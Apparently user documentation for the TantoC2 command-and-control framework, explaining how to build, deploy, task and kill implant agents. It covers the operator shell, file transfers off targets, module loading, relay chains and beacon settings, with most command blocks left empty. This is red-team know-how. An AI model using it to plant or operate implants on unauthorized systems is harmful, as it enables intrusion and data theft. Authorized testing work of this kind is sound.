
Agent Lifecycle#
| |
| Status | Meaning |
|---|---|
| Active | Checking in within the expected beacon window |
| Dormant | Missed 3 consecutive check-ins (floor: 30s). May recover — network hiccup, target sleeping |
| Dead | Missed 10 consecutive check-ins (floor: 90s). Likely gone |
| Killed | Operator sent a kill task and it was acknowledged |
Dormant does not mean dead. Laptops sleep, VPNs drop, and hosts reboot. Wait for the agent to recover before assuming it is gone.
Building Agents#
Show Available Packages#
| |
This lists available agent packages (e.g., dev_agent, shinobi) and active listeners.
Create a Build#
| |
| Flag | Required | Description |
|---|---|---|
--listener <name>[:<ip>] | Yes | Listener to call back to. Append :<ip> when the listener is bound to 0.0.0.0 to specify the external address agents use. |
--kill-date YYYY-MM-DD | One of these | Hard kill date |
--kill-days N | One of these | Kill date relative to now |
--interval N | No | Beacon interval in seconds (default: 60) |
--jitter N | No | Jitter as percentage 0–100 (default: 10) |
--name <name> | No | Human-readable name for the build record |
Kill date is mandatory. This is a safety control. Always set a kill date appropriate to the engagement timeline.
Relay Agent as Listener#
To build an agent that calls back through a relay agent instead of directly to the teamserver:
| |
The teamserver resolves RELAY-DMZ as an agent hostname and uses its relay port and internal IPs as the callback address.
Download the Build#
| |
Web UI: Builds page > download icon.
Deploying Agents#
Transfer the binary to the target host and execute it. The exact delivery mechanism depends on your initial access method.
Development agent (for testing):
| |
For native agents (Shinobi and others), simply execute the stamped binary. No arguments needed — all configuration is baked in at build time.
Registration#
On first contact, the agent:
- Sends a registration request over the configured transport
- The teamserver performs RSA-2048 key exchange (ECDH for the session key)
- All subsequent comms use AES-256-GCM with the negotiated session key
- The agent appears in
agents listwith statusactive
The Agent Shell#
Enter an interactive shell for a specific agent:
| |
Blocking vs Background Tasks#
By default, commands block until the result arrives:
| |
For beacon agents, blocking means waiting for the next check-in. Session agents respond in ~0.5 seconds.
Run in the background with &:
| |
Press Ctrl+C during any blocking wait to background the current task.
Multi-Task Execution#
| |
All three tasks are submitted before any blocking begins. They run concurrently on the agent. Results are displayed in submission order.
Use ;; (double semicolon) as the separator — single semicolons appear inside shell commands passed to exec and would be ambiguous.
Available Built-Ins#
Run capabilities to see the full list of built-in commands for your specific agent. Common built-ins:
| |
The ls command results are cached for remote path tab-completion — no extra C2 traffic.
Running Local Commands#
From within an agent shell:
| |
File Transfers#
Upload (local to agent)#
| |
Tab-complete works on the local path.
Download (agent to teamserver)#
| |
The file is transferred to the teamserver. A collection request is created if you are a collector-role user.
Retrieve a Downloaded File#
From the global shell or another agent shell:
| |
All transfers include SHA-256 hash verification. The hash_verified field in files list shows whether the transfer was intact.
Module Loading#
Modules are compiled payloads loaded into a running agent. The agent decrypts and executes them.
Find Compatible Modules#
| |
Compatibility is determined by the agent’s declared module_formats and the target platform/architecture.
Load a Module (Managed Mode)#
| |
In managed mode, the module runs inside the agent’s context and results flow back through the agent’s C2 channel.
Load a Module (Daemonized Mode)#
| |
In daemonized mode, the payload runs independently. If the module registers a new agent with the teamserver, that agent appears in agents list as a new entry (typically with RELAY-DMZ as the parent in the topology).
Unload a Module#
| |
Unloading sends a clean shutdown signal to the managed module. Daemonized modules cannot be unloaded this way — they need to be killed separately.
P2P Relay Chains#

TantoC2 supports multi-hop P2P relay chains. Interior agents (on segmented networks) forward traffic through a relay agent that has direct connectivity to the teamserver.
How Relays Work#
- The relay agent listens on a relay port (configured at agent start with
--relay-port) - Interior agents are built with the relay agent as their callback target
- The teamserver auto-discovers the topology from forwarded messages
- Traffic is end-to-end encrypted — the relay cannot read interior agent messages
View the Topology#
| |
View a Relay Chain#
| |
Building an Interior Agent#
An interior agent is built using a relay-capable agent as the listener target:
| |
Web UI: Builds page — select the relay agent from the listener dropdown.
Relay Constraints#
- Session agents cannot relay through beacon agents (timing mismatch)
- The relay must be online when interior agents check in
- Relay topology is informational — the teamserver tracks it but does not re-route traffic
Agent Groups#
Groups let you send the same command to multiple agents at once.
| |
Commands are dispatched to all group members. Results are displayed per-agent.
Requirements:
- All agents in a group must have the same capability set (same built-in commands and module formats)
- Groups are session-scoped — they are not persisted between CLI sessions
Beacon Configuration#
Adjust a running agent’s check-in frequency without rebuilding:
| |
Takes effect on the next check-in. The configuration is also updated in the teamserver’s database.
Killing and Cleanup#
Kill an Agent#
| |
The kill task is queued. The agent executes it on the next check-in and terminates. The agent’s status changes to killed in the database.
For a running beacon: wait up to one full beacon interval for the kill to take effect.
Web UI: Agent Detail page > Kill button.
Clean Up the Target#
After the agent terminates, remove any artifacts:
- Binary file on disk
- Persistence mechanisms you installed (registry keys, scheduled tasks, etc.)
- Any uploaded tools that are no longer needed
The teamserver does not perform cleanup on the target — that is your responsibility.
Archive the Engagement#
When the engagement is complete, archive it for long-term storage:
Web UI: Engagements > archive icon.
API:
| |
Quick Reference#
| Task | Command |
|---|---|
| List agents | agents list |
| Agent info | agents info <hostname> |
| Enter agent shell | agents use <hostname> |
| Kill agent | agents kill <hostname> |
| View topology | agents topology |
| View relay chain | agents chain <id> |
| Build agent | agents generate <pkg> --listener ... --kill-date ... |
| List builds | agents builds |
| Download build | agents builds download <name> --output /path |
| Upload file | upload <local> <remote> (in agent shell) |
| Download file | download <remote> (in agent shell) |
| Fetch transfer | files fetch <agent> <transfer-id> <path> |
| List compatible modules | modules list (in agent shell) |
| Load module | load <name> <format> (in agent shell) |
| Unload module | unload <id> (in agent shell) |
| Change beacon interval | beacon_config {"interval": N, "jitter": N} |
Related Pages#
- Engagement Workflow — end-to-end usage
- CLI Reference — complete command syntax
- Agent Modules — developer reference for modules